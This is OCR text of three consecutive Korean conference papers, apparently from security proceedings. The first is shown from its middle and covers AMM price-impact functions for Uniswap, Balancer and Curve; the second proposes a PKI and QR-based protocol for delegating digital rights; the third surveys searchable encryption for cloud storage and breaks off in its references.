(k:변수 x, y에 대해 항상 일정한 값을 취하는 양의 상수)

x(y)는 유동성 풀에 있는 X(Y) 토큰의 수량이다. a(b)는 X(Y) 토큰의 총 가치가 유동성 풀에서 차지하는 비율로 아래와 같은 식을 만족한다.

$$X_P * x : Y_P * y = a : b$$
$$(a + b = 1)$$

AMM 기본공식을 그래프로 나타내면 아래와 같다.




Fig. 1. A, B 토큰의 수량 및 가격 변화

그래프 곡선 위의 k값은 항상 같은 값을 갖고, x와 y는 반비례 관계이다. 예를 들어, 유동성 풀에 y 가 b 만큼 증가할 경우, x는 a만큼 감소하기 때문에 $(x-a)*(y+b)=x*y=k$를 만족한다. 위와 같은 AMM 곡선상에서 구매 가능한 토큰의 수량 및 가격은 아래와 같이 계산할

수 있다.

b개의 Y 토큰으로 구매 가능한 X 토큰의 개수 a는 $(x-a)*(y+b)=k$ 에 따라, $a=x-(k/(y+b))$로 계산할 수 있다. 또한, b개의 Y 토큰으로 X 토큰 구매 시, X 토큰 가격 X_P 는 해당 토큰의 유동성 풀의 X, Y에 대한 비율이 $a*X_P=b*Y_P$ 와 같이 똑같다고 가정할 때, $X_P=(b/a)*Y_P$ 와 같이 계산할 수 있다.

위 설명과 같이 유동성 풀의 가격이 자동으로 계산된다. 따라서, 토큰의 가격은 선형적으로 증가하지 않고 유동성 풀 내에 있는 토큰을 더 많이 구매할수록 해당 토큰의 가격은 가파르게 증가한다. 단, k가 클수록, 거래량에 따른 토큰의 가격 변동은 적다.

AMM은 다음과 같은 두 가지 이유로 거래 시장에 높은 유동성을 보장할 수 있다. 첫째, 기본공식을 기반으로 판매/구매 가격을 결정하기 때문에 가격에 대한 조정이 필요 없이 즉시 거래가 체결된다. 두 번째, 거래자가 해당 유동성 풀에서 한 번에 많이 구매하고자 하면 토큰의 가격이 급격히 상승하기 때문에 유동성 풀에 있는 토큰을 모두 구매하기 어려워 풀이 유지된다. 이러한 AMM을 기반으로 하는 DEX 프로젝트 중에 대표적인 것으로는 Uniswap[8], Balancer[9], Curve[10]가 있다. 다음 장에서 세 개의 AMM기반 DEX에 대해 비교한다.

IV. 거래소 AMM 비교 및 분석

이전 장에서 다룬 AMM 방식을 적용하는 DEX는 가상화폐 시장에 많이 등장하고 있다. 하지만 각 DEX마다 Price Impact Function이 다르다. 따라서 이번 장에서는 Uniswap[8], Balancer[9], Curve[10]를 예로 들어 Price Impact Function에 대해 비교 및 분석한다[11].

Symbol	Description
R_1	유동성 풀에 있는 구매하는 토큰의 총 개수
R_2	유동성 풀에 있는 판매하는 토큰의 총 개수
$\triangle_1$	구매하는 토큰의 개수
$\triangle_2$	판매하는 토큰의 개수
g_u, g_b, g_c	Uniswap,Balancer,Curve의 Price Impact Function
m_u, m_b, m_c	Uniswap,Balancer,Curve의 한계 비용
w_1, w_2	시장 가치에 따른 각 토큰의 가중치
α, β	Curve 유동성 풀에서 토큰 총 개수의 비율

Table. 1. Notations in AMM

1) Uniswap

$$g_u(\triangle_1)=\frac{R_1R_2}{(R_1-\triangle_1)^2} \quad m_u=g_u(0)=R_2/R_1$$

Uniswap은 위의 식과 같은 Price Impact Function을 사용한다. $g_u(\triangle_1)$는 $\triangle_1$만큼의 토큰을 구매할 때의 Price Impact Function을 나타낸 것이다. 구매하는 토큰이 없다고 가정하고 $\triangle_1$에 0을 넣어 거래가 없을 때 Uniswap의 한계 비용을 $g_u(0)$으로 계산한다.

2) Balancer

$$g_b(\triangle_1)=\frac{w_1}{w_2}\frac{R_1^{\frac{w_1}{w_2}}R_2}{(R_1-\triangle_1)^{1+\frac{w_1}{w_2}}}$$

$$m_b=g_b(0)=w_1/w_2*R_2/R_1$$

위의 Uniswap과 마찬가지로 Price Impact Function을 통해 m_b을 구하였을 때 Uniswap은 유동성 풀에 존재하는 토큰의 개수에만 영향을 받지만, Balancer는 시장 가치에 따른 두 개의 토큰의 가중치에 영향을 받기 때문에 구매하기 위해 사용하는 토큰의 가치가 중요하다.

3) Curve

$$g_c(\triangle_1)=\frac{\alpha(R_1-\triangle_1)(R_2+\triangle_2)+\beta(R_1-\triangle_1)}{\alpha(R_1-\triangle_1)(R_2+\triangle_2)+\beta(R_2+\triangle_2)}$$

$$m_c = g_c(0) = (\alpha + \beta(R_1^2 R_2)^{-1})/(\alpha + \beta(R_1 R_2^2)^{-1})$$

Uniswap, Balancer, Curve의 Price Impact Function 와 marginal price를 구하는 방식을 확인하였다. 아래의 Fig. 2. 는 위에서 도출한 세 개 거래소의 Price Impact Function을 그래프로 나타내고 있다.




Fig. 2. Price impact functions for Uniswap, Balancer, and Curve

위의 그래프는 유동성 풀에 존재하는 각 토큰의 총 개수인 R_1,R_2값을 10000으로 계산했을 때, Uniswap의 한계가격은 $g_u(0) = 1$, Balancer의 한계가격은 $g_b(0) = w_1/w_2$, Curve의 한계가격은 $g_c(0) = 1$로 계산할 수 있다. 그래프의 상승곡선을 보면 x축 값인 $\triangle_1$가 낮을수록 Price Impact가 더 안정적이고, Curve의 AMM에서 더 안정적인 가격을 유지한다. 하지만, R_1값인 10000에 거의 가까워질수록 가격 영향력이 높아진다는 것을 확인할 수 있다. 특히, Uniswap은 AMM에서 단순히 두 종류의 토큰 총량만 비교하기 때문에 더 영향을 많이 받는다는 결과를 확인할 수 있다.

V. 결론

본 논문에서는 DeFi중에서도 중앙화 거래소가 가지는 보안, 투명성 등의 문제를 해결하기 위해 개발된 DEX의 작동 방식과 종류에 대해 분석하고 비교하였다.

DEX는 기존 중앙집중형 거래소와 달리 중개자 없이 P2P 거래를 통해 가상화폐를 거래할 수 있어 장점이 많은 기술이다. 이러한 DEX는 한가지의 방식으로 구동되는 것이 아닌 DEX마다 다른 방식을 사용한다. 따라서, 대표적인 DEX 작동 방식에 대해 몇 가지 소개하고 AMM 방식을 사용 중인 Uniswap, Balancer, Curve에 대해 구체적인 가격 형성 방법에 대해 자세히 분석하고 장단점에 대해 알아보았다.

추후 연구에서는 DEX에서 최종적으로 해결해야 하는 가장 큰 문제인 거래 수수료에 대해 분석을 이어갈 예정이다.

[참고문헌]

[1] Nakamoto, Satoshi. "Bitcoin: A peer-to-peer electronic cash system,", 2008

[2] Buterin, Vitalik. "A Next-Generation Smart Contract and Decentralized Application Platform-Ethereum Whitepaper“, 2014.

[3] https://blog.bitmex.com/wp-content/uploads/2018/06/173481633-BitShares-White-Paper.pdf

[4] https://developers.stellar.org/docs/

[5] https://github.com/binance-chain/whitepaper

[6] WARREN, Will; BANDEALI, Amir. 0x: An open protocol for decentralized exchange on the Ethereum blockchain.,URI https://github.com/0xProject/whitepaper, 2017

[7] IDEX 2.0: The Next Generation of on-Custodial Trading, https://idex.io/document/IDEX-2-0-Whitepaper-2019-10-31.pdf , 2019

[8] https://uniswap.org/whitepaper-v3.pdf

[9] https://balancer.fi/whitepaper.pdf

[10] https://resources.curve.fi/

[11] Guillermo Angeris, Alex Evans, Tarun Chitra, When does the tail wag the dog? Curvature and market making, 2020

디지털 위임 서비스에 활용 가능한 PKI 기반 권한 위임 프로토콜 제안

고나현, 김자현, 박세란

서울여자대학교

A Proposal of PKI-based Authority Delegation Protocol for Digital Services

Na-Hyun Ko, Ja-Hyun Kim and Se-Ran Park

Seoul Women's University(Department of Information Security)

요 약

최근 온라인 시장에서 다양한 구매 및 대여 서비스 플랫폼이 성장하면서 디지털 권한이 소비 품목에 포함되고 있다. 이에 디지털 권한을 타인에게 위임하고자 하는 수요가 있을 것으로 예상된다. 구매, 대여 및 양도와 다르게 권한 위임은 위임 주체 간 신뢰성 보장과 디지털 권한 탈취 및 오남용 방지가 보장되어야 하는 등 보안성이 요구된다. 따라서 본 연구에서는 향후 디지털 권한 위임 서비스에 활용 가능한 PKI 기반 권한 위임 프로토콜을 설계하여 제안하고자 한다.

I. 서론

최근 온라인 유통 시장의 성장과 더불어 일상 속 많은 상품 및 컨텐츠를 장소와 매체에 구애 받지 않고 온라인 상에서 구매하거나 되파는 문화가 보편적으로 자리잡게 되었다. [1] 소비 시장 뿐 만 아니라 전자책, 스마트 키 렌트카 등 대여 시장과 넷플릭스, 밀리의 서재 등의 구독 경제 서비스 또한 모바일 기반으로 형성되고 있다. '온라인 플랫폼 기반 시장'의 성장으로 인해 다양한 실물 권한을 모바일로 소유할 수 있게 되었고 실체가 없던 정보 중심 권한 또한 모바일로 소장할 수 있게 되었다. 이에 개인이 소장하고 있는 권한을 타인에게 위임해야 하는 상황 및 요구가 발생할 것이고 현재 서비스되고 있는 다양한 플랫폼에서 디지털 권한 위임 기능을 제공할 것으로 예상된다.

본 연구에서 위임이 가능할 것으로 예측하는 디지털 권한으로는 공연 및 스포츠 관람 티켓, 스트리밍 서비스의 로그인 정보, 현물 키를 대신하는 출입 비밀번호, 모바일 간편결제의 결제 비밀번호가 있다. 각 권한은 개인 정보 및 결제 정보 유출 등의 침해 사고가 발생할 경우 개인에게 경제적 손실 및 물리적인 피해까지 발생할 수 있다. 따라서 위임 프로세스에서 예상되는 보안 위협 요소를 살펴보고 해당 위협을 방지할 수 있는 위임 프로토콜을 설계하여 제안하고자 한다.

본 논문의 구성은 다음과 같다. 2장에서는 PKI기반의 암호화 과정과 기존의 권한 위임 관련 연구를 설명한다. 3장에서는 설계한 권한 위임 프로토콜에 대해 설명한다. 4장에서는 프로토콜의 보안성을 평가한다. 마지막으로 5장에서는 본 논문의 결론을 맺는다.

II. 관련 연구

2.1 Kim, Park과 Won의 권한 위임 기법 과 Petersen과 Horster's 권한 위임 기법

Kim, Park과 Won은 Trust Center(이하 TC)를 기반의 권한 위임 기법을 제안하였다. 위임과 관련된 정보로 기간, 위임자, 대리자를 정의하고, 이 정보를 TC에 등록하여 권한을 위임을 한다. [2]

Petersen과 Horster's은 직접 생성한 위임키 쌍을 활용한 대리 서명으로, 권한 위임 기법을 제안하였다. 위임키 쌍은 각각의 자체 프로토콜로 생성된다. 기본키 프로토콜로는 위임자가 위임키 쌍을 생성하여 대리인에게 전달하는 프로토콜을, 보안키 프로토콜로는 위임자와 대리인의 보안키를 이용하여 위임키 쌍을 생성하는 프로토콜을 제안하였다. [3]

위 두 기법 모두 위임자, 대리자에 대한 정보가 포함되지 않아, 사용자의 신원과 관련된 문제가 발생할 수 있다. 이 문제는 권한의 오남용으로 이어질 수 있다. 한편, 우리 시스템도 PKI 기반의 키쌍을 활용하며, 이 TC를 기반으로 동작하는 프로토콜을 제시하고 있다.

2.2 NFC 환경에서 사용자 신원 확인이 가능한 권한 위임 프로토콜

해당 논문의 프로토콜에서는 직접 생성한 RSA 키 쌍을 비밀키 생성을 위한 정보들을 암복호화 하는데 활용한다. [4] 하지만 해당 공개키가 통신하는 주체의 공개키가 맞는지 보장할 수 없다는 문제점이 있다. 또한 비밀키도 직접 생성하기 때문에 번거롭다는 단점이 있다.


2.3 PKI 와 SSL

PKI 구조는 신뢰할 수 있는 기관으로부터 발급받은 인증서의 키 쌍을 활용하여, 안전한 통신을 지원하는 공개키 기반 구조이다. PKI 기술은 인증, 기밀성, 무결성, 부인방지, 키 관리 기능을 제공해줄 수 있으며, 1978년 Kohnfelder에 의해 처음 소개되었다. [5] 본 논문의 프로토콜에서는 안전한 통신을 위해 SSL을 적용하여 PKI를 구현하고 있다. 인증서를 통해 서버의 신뢰성을 보장하여, 안전한 통신의 기반을 구축한다.

III. 권한 위임 프로토콜 설계

3.1 시스템 구조

본 논문에서 제안하는 시스템 구조는 다음과 같다.



<그림 1> 시스템 구조

서버는 공인된 CA로부터 인증서를 발급받은 인증된 서버이고 각각의 클라이언트 또한 인증서를 발급받음으로써 안전한 통신의 주체가 된다. SSL 기반의 통신이기 때문에 SSL handshake 단계에서 서로의 인증서를 확인하고 인증서에 포함된 공개키를 통해 데이터의 암호화에 사용할 개인키를 안전하게 교환하는 과정이 진행된다. handshake를 통해 통신의 준비를 끝마쳤다면 안전한 데이터 통신과정이 시작된다. 권한을 위임 받고 싶어 하는 대리인(P, permitted)이 위임 신청을 하면 위임자(A, authorizer)가 해당 위임 신청 건에 대해 승인/거부를 결정한다. 승인이 됐다면 실제 권한의 내용인 권한정보를 서버(TC, trustserver)에게 전송하고 서버는 권한에 대한 토큰을 생성한다. 이 후 대리인이 자신의 권한을 사용하고 싶어 할 때, 서버는 토큰에 대한 실사용 형태인 QR 코드를 생성해 대리인에게 배부해준다. QR코드를 사용하기 위해 사용자 인증을 마친 후 QR코드를 태그하면 권한 사용이 완료된다.

위임의 대상이 되는 권한은 다음과 같이 정의한다.

<표 1> 권한 정의

정보	설명
권한 종류	티켓 정보, 로그인 정보, 출입 비밀번호, 결제 비밀번호
권한 이름	권한명
권한 내용	권한 종류에 따른 실질적인 내용
권한 만료 기간	권한 소유자가 설정한 만료 기간

위임자가 위 정보들을 입력함으로써 권한으로 등록된다. 이처럼 위임자의 권한 정보가 담겨져 있는 권한을 토큰 형태로 대리인에게 전달하기 때문에 토큰은 곧 권한을 의미하게 된다.


권한의 종류별 토큰에 담길 내용은 다음과 같다.

<표 2> 권한 종류별 권한 내용

권한 종류	권한 내용
티켓	티켓 번호
로그인 정보	id, password
출입 비밀번호	랜덤 비밀번호
결제 비밀번호	모바일 페이 소유자의 결제 비밀번호


3.2 프로토콜 설계

본 연구에서 제안하는 권한 위임 프로토콜은 크게 토큰을 암호화하는 키 생성 및 권한 정보를 암호화하는 과정, QR 코드를 생성하는 과정, QR 코드를 사용하는 과정으로 나눠진다.



<그림 2> 프로토콜의 Flow chart


먼저 대리인이 권한 위임을 신청한 후 위임자가 이를 승인하면 서버는 권한을 암호화하는데 사용할 TEKey를 생성한다. TEKey를 생성한 후에는 서버에게 TEKey와 권한 정보를 전송하는 서브루틴 과정이 진행된다.



<그림 3> TEKey, 권한정보 전송

TEKey와 권한 정보를 서버의 공개키로 암호화하는데, 이는 데이터의 탈취 방지 및 해당 공개키 쌍의 개인키 소유자만이 복호화할 수 있도록 하기 위함이다. 이 후 서명을 생성해 서버에게 전송한다. 이를 수신한 서버는 서명을 검증하고 자신의 개인키로 복호화하여 TEKey와 권한정보를 얻는다. 서명 검증에 성공하여 송신자가 위임자임을 인증했다면 해당 권한을 TEKey로 암호화하여 토큰으로 생성하고 TEKey를 해시하여 (TEKey, HTEKey)쌍을 저장한다.

다음 <그림4>는 QR 생성과정을 나타낸다.



<그림 4> QR 생성 과정

대리인이 QR코드 생성을 요청하면 서버는 토큰과 HTEKey를 대리인의 공개키로 암호화하여 QR코드를 생성한다. 토큰은 권한정보를 암호화한 데이터이기 때문에 이를 수신한 대리인은 해당 토큰에 대한 위변조가 불가능하다. 이

후 대리인은 QR코드를 사용하고자 할 때, 지문 인식이나 pin번호 인증을 통한 사용자 인증 과정을 거친다. 이 후 대리인의 개인키로 QR을 복호화하고 유효시간 내에 복호화에 성공했다면 해당 QR코드의 발급자와 현재 QR코드의 사용자의 신원이 같음을 인증할 수 있게 된다. 또한 복호화를 통해 서버는 토큰과 HTEKey를 얻어 HTEKey에 매핑되는 TEKey를 찾아 해당 키로 토큰을 복호화하여 권한 정보의 무결성을 검증하는 과정을 거친다. 위와 같은 절차를 통해 사용자 인증과 QR사용을 완료했다면 권한 위임과정이 종료된다.

IV. 보안 위협 시나리오

본 연구는 디지털 권한을 위임하는 과정에서 발생할 수 있는 취약점을 예상하고 이를 방지할 수 있는 보안 요소를 프로토콜 설계에 적용하여 아래와 같이 보안성을 충족하도록 했다.

4.1 권한 남용 방지

권한 남용이란 대리인이 위임 받은 디지털 권한을 위임자의 의도를 벗어나 비정상적으로 남용하게 되는 경우이다. 이를 방지하기 위해 토큰 내부의 권한 정보 컬럼에 만료 기한을 추가하여 위임자의 의도를 반영하고 해당 의도에 따라 권한 사용 후 삭제 및 유지하도록 한다. 또한 대리인이 제 3자에게 무단으로 권한을 전달하는 것을 방지하기 위해 캡쳐 방지 기능을 필수로 구현하게끔 권고한다.

4.2 권한 노출 방지

권한 노출이란 디지털 권한에 대한 모든 정보 및 위임 과정에 참여하는 주체들에 대한 정보가 제 3자에게 노출되는 경우이다. 권한 신청 시 위임 신청자는 해당 권한을 언제 어디에서 사용할지에 대한 개인 정보를 전송하므로 노출 방지를 위해 PKI 기반 암호화를 통해 토큰화하여 전송한다.

4.3 권한 탈취 방지

권한 탈취는 권한 위임 및 사용 시 제 3자가 잘못된 인증을 통해 권한에 접근하여 정보를 읽고 사용하는 것이다. 공격자는 암호, 키 또는 토큰을 탈취할 수 있고 이후 정보 접근을 방지하기 위해 본 연구에선 TEKey를 암호화하여 전송한다.

4.4 권한 위변조 방지

권한 위변조는 공격자가 서버에서 대리인에게 QR발급 시 QR 탈취 후 권한 정보를 수정하는 것이다. 이를 방지하기 위하여 대리인은 QR 사용 시 본인을 인증하고 개인키로 복호화한다.

V. 결론

본 연구는 디지털 권한 위임 서비스에 적용할 수 있는 안전한 권한 위임 프로토콜을 제안한다. 통신 과정 중 발생가능한 위협을 예방하기 위해 PKI 기반의 암호화 기법과 필요한 인증 기법을 적용하였으며 다양한 보안 위협 시나리오를 제시하여 해당 프로토콜의 보안성을 입증하였다. 본 프로토콜과 대상 플랫폼과의 호환성이 충족된다면, 권한위임이라는 편의를 제공함에 있어 본 프로토콜의 적극적인 활용을 예상한다.

[참고문헌]

[1] 오성훈, 김사현, "딜로이트 글로벌 유통업 강자 2021", Deloitte Insights, May. 2021

[2] 서문석, 장필식, 최출헌, “RSA 문제와 위임장에 기반한 안전한 대리서명 기법”, 한국콘텐츠학회논문지, pp.42-49, Jan. 2011

[3] 최진성, "NFC 환경에서 사용자 신원 확인이 가능한 권한 위임". 아주대학교 지식정보공학 석사학위 논문, Feb, 2013

[4] 이용준, 박세준, 오해석, "위임등록 프로토콜을 이용한 대리서명 기법", 한국정보처리학회논문지 제10권 제2호, Nov, 2003

[5] 주학수, 김대엽, 이동훈, "그룹서명을 이용하여 익명성이 보장되는 디지털 권한 전달 시스템", 정보보호학회논문지, Feb, 2004

검색 가능한 암호화 기술의 발전과 현재*

김예은†, 오희국‡

한양대학교 대학원 바이오인공지능융합전공 (대학원생)

Searchable Encryption on Cloud Computing

YeEun Kim, Heekuck Oh


Major in Bio Artificial Intelligence, Department of Computer Science and Engineering, Hanyang University (Graduate student)

요 약

현대 사회에서 클라우드 저장소들은 방대한 양의 자료들을 원격의 넓은 공간에 자유롭게 저장할 수 있는 서비스를 제공한다. 이렇게 저장한 자료들을 클라우드 서버 자체를 포함한 공격자들로부터 보호하기 위해, 서비스 사용자들은 자료를 암호화하는 방식을 선택할 수 있다. 그러나 이는 자료의 효용성을 크게 떨어트릴 수 있는 방법으로, 이를 해결하기 위해 검색 가능한 암호화(Searchable Encryption, 이하 SE) 기술이 탄생한다. 본 논문은 2000년에 처음 소개된 SE 기술이 현재 어디까지 연구가 되었는지, 어떤 하위 분류로 나뉠 수 있는지에 대해 간략하게 소개하며 앞으로의 연구에 대한 지표를 제공한다.

I. 서론

개인이 작업할 수 있는 자료들(*ex.* 전자 메일)의 개수 및 용량이 점점 방대해지고 있는 현대 사회에서, 원격의 클라우드 서버를 이용하는 저장소 서비스의 수요와 공급은 점점 늘어가는 추세이다. 사용자들은 원격의 대용량 서버에 자료들을 자유롭게 저장하고, 내려받고, 원한다면 자신이 선택한 범위 내의 다른 사람들에게도 자료를 읽거나 수정하거나 내려받는 공유 권한을 줄 수 있다. 하지만 이 과정에서 사용자들은 자연스럽게 자신이 저장한 자료들이 과연 외부로부터 안전할지에 대한 의문을 가질 수 있다. 클라우드 서버에 자료를 저장하는 순간 사용자는 직접적인 자료의 통제권을 잃기 때문이다. 이 경우 클라우드 서버 외부자들은 물론이고, 자료의 통제권을 가져가는 클라우드 서버 자체 역시 공격자의 입장이 될 수 있다.



[그림 1] 검색 가능한 암호화의 기본 진행과정

공격자들로부터 자료를 지킬수 있는 간단한 방법 중 하나는 자료를 서버에 보내기 전, 내용을 사용자 자신을 포함한 지정한 사람들만 풀 수 있는 암호로 암호화하는 것이다. 그러나 이 방법을 사용하면 말 그대로 암호를 풀 수 있는 사람들만 자료의 내용을 알 수 있기 때문에, 자료의 효용성이 크게 떨어지게 된다. 예를 들어 사용자가 어떤 특정 자료를 사용해야 한다면, 클라우드 서버가 암호화된 자료들의 내용을 유추하지 못하도록 저장된 모든 데이터를 직접 내려받아 암호를 풀고 나서 자신이 원하는 자료를 찾아야 하는 것이다. 그러나 이 방식은 대

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임. (No.2020-0-01343,인공지능융합연구센터지원(한양대학교 ERICA)

† 주저자: gikosei@hanyang.ac.kr
‡ 교신저자: hkoh@hanyang.ac.kr

부분의 경우 한정된 저장소 용량을 가지고 있을 사용자의 입장에서는 상당히 비현실적인 해법이다.

검색 가능한 암호화(Searchable Encryption, 이하 'SE') 기술은 이러한 문제를 해결하기 위해 소개되었다. 2000년 Song et al. 의 연구에서 첫 소개된 이 기술은 이후로 여러 연구를 거쳐 기능과 안전성 등 다방면에서 개선되고 있다[3]. 현재의 SE 기술은 사용 되는 암호의 키에 따라 크게 대칭형과 비대칭형으로 나뉘고 있으며, 본 논문은 현재까지 발표된 SE 기술들이 현실의 클라우드 서비스 모델에 어디까지 근접했는지 조사 및 정리하여 기술한다. 또한 거기로부터 SE 기술 연구를 계획하는 연구자들에게 이 분야에 대한 지표를 제공한다.

II. 배경 지식

2.1 대칭 키(Symmetric Key)와 비대칭 키(Asymmetric Key) 암호

대칭 키 암호는 데이터를 암호화할 때 사용하는 키와 복호화할 때 사용하는 키가 동일하다. 반면에 비대칭 키 암호는 암호화와 복호화 과정에서 사용하는 키가 서로 다르다. 공개 키와 비밀 키라는 개념을 사용하기 때문에, 비대칭 키 암호를 공개 키 암호로 부르기도 한다. 공개 키로 암호화한 내용은 비밀 키로만 복호화가 가능하며, 반대의 경우도 동일하다.

2.2 검색 패턴(Search Pattern), 접근 패턴(Access Pattern)

검색 패턴이란 서로 다른 검색 요청 질문(query, 이하 '쿼리')들 중 어떤 집합이 같은 키워드를 내포하고 있는지에 대한 정보이다. 접근 패턴은 서로 다른 데이터들 중 어떤 집합이 한 키워드에 대응하는지에 대한 정보이다. 이러한 패턴이 외부의 공격자에게 유출된다면, 공격자는 관찰한 패턴과 자신의 사전 지식을 토대로 암호화 시스템의 구조를 파악하는 것이 가능해진다[14].

III.검색 가능한 암호화

3.1 대칭형 SE

SE 기술의 개념은 2000년 Song et al. 의 연구에서 처음으로 제기되었다[3]. 이때 소개된 기술은 검색을 수행했을 때 걸리는 시간이 저장된 전체 데이터의 개수에 정비례하는 구조였다. 비교적 높은 계산 시간을 해결하기 위해, 각 데이터 파일에 색인을 달고 검색 단계에 블룸 필터를 사용하여 탐색 시간을 줄이는 Goh의 연구가 발표되었으며, Curtmola et al.은 각 키워드에 색인을 달고 해쉬값 테이블을 사용하는 방법을 제안하였다[4][5]. 이후 한 검색 쿼리 내에서 여러 개의 키워드와 and, or 등 불리언(Boolean) 논리를 사용할 수 있도록 만든 연구나, 키워드 자체보다는 그 단어가 내포하고 있는 의미를 중심으로 탐색을 수행하는 의미 중심 검색 연구 역시 소개되었다[6].

이 연구들은 모두 대칭형 구조를 띄고 있으며, 그 덕분에 상대적으로 복잡한 암호를 사용하는 비대칭형 SE 기술에 비해 빠른 검색 성능을 가진다. 최근의 대칭형 SE 기술들은 클라우드 서버를 포함한 외부 공격자들에게 사용자의 검색 패턴(search pattern) 및 액세스 패턴(access pattern)을 최소한으로 밝힘과 동시에 저장소의 데이터를 유동적으로 관리하는 것이 가능한 방법을 찾는 방향을 취하고 있다.

3.2 비대칭형 SE

비대칭형 SE 기술은 2004년 Boneh et al.의 연구에서 처음으로 제안되었다[7]. 비대칭형 SE는 색인을 비대칭, 즉 공개 키 암호로 보호하는데, 그래서 키워드 검색을 지원하는 공개 키 암호화(Public-key Encryption with Keyword Search, 이하 'PEKS')라고도 한다. PEKS가 사용하는 암호의 안전성은 대칭형 SE에 비해 상대적으로 더 높지만, 그만큼 계산할 양이 더 많기 때문에 시간이 더 오래 걸린다는 것과 사용되는 페어링 기반 암호의 특성 때문에 충분한 보호 장치 없이는 공격자가 쉽게 검색 패턴을 알아낼 수 있다는 단점이 있다.

3.3 상위 k개 검색(이하 'top-k') SE

검색 엔진인 구글을 비롯한 현대의 검색 서비스들은 사용자가 키워드를 검색하면 그 키워

드와 연관성이 제일 높은 상위 k개의 결과를 반환하곤 한다. SE 역시 top-k 검색이 가능하도록 연구가 진행되었는데, 첫 시도는 Wang et al.의 단일 키워드 검색 연구였으며 이후 Cao et al.의 연구가 이를 다수의 키워드 검색이 가능하도록 확장하였다[8][9]. 그 뒤로 다른 검색 기능을 추가한 연구들이 몇 개 진행되었으나, 이들은 시스템 모델 속에서 데이터 주인이 단 한 명이라는 현실의 시나리오에는 적용하기에 어려운 문제점이 있다[10].

여러 데이터 주인을 지원 가능한 top-k SE는 2015년 Zhang et al.과 Li et al.이 처음으로 제안하였으며, 그 후로 지금까지 여러 연구들이 이 모델에서 데이터 탐색의 효율성을 높이기 위해 여러 시도를 하고 있다[11][12]. 그러나 현재까지 다중의 데이터 주인, 다중의 데이터 사용자, 다중 키워드 쿼리에 top-k 검색 결과를 모두 지원하는, 즉 현실의 시나리오에 가장 부합하는 모델에 대한 연구는 극히 드물며, 몇몇 연구는 취약한 암호 시스템으로 검색 패턴이 금방 들통나게 된다는 문제점이 있다. 또한 현재까지의 다중요소 시스템 모델들은 모두 공격자로부터 안전한 쿼리를 생성하기 위해 완전히 신뢰 가능한 제 3의 서버에게 쿼리 생성 작업을 위임하는데, 이 역시 현실에서 쉽게 보장할 수 없는 가정이다[13].

IV. 결론

본 논문은 현재까지 클라우드 서비스에 적용 가능한 검색 가능한 암호화, 이하 SE 기술이 어떤 흐름으로 연구되어 왔는지, 그리고 각각의 장단점을 간단하게 정리하여 서술하였다. 또한 현실 시나리오에서 가장 근접한 모델인 다중 요소 지원 모델에 대한 연구가 아직 부족함을 지적하였다. 본 논문은 앞으로 SE 기술에 대한 연구를 기획하는 연구자들이 어디서부터 시작하면 좋을지에 대한 지표가 될 것이다.

[참고문헌]

[1] Qi Zhang, Lu Cheng, and Raouf Boutaba. 2010. Cloud computing: State-of-the-art and research challenges. Journal of Internet Services and Applications 1, 2010. 7 – 18.

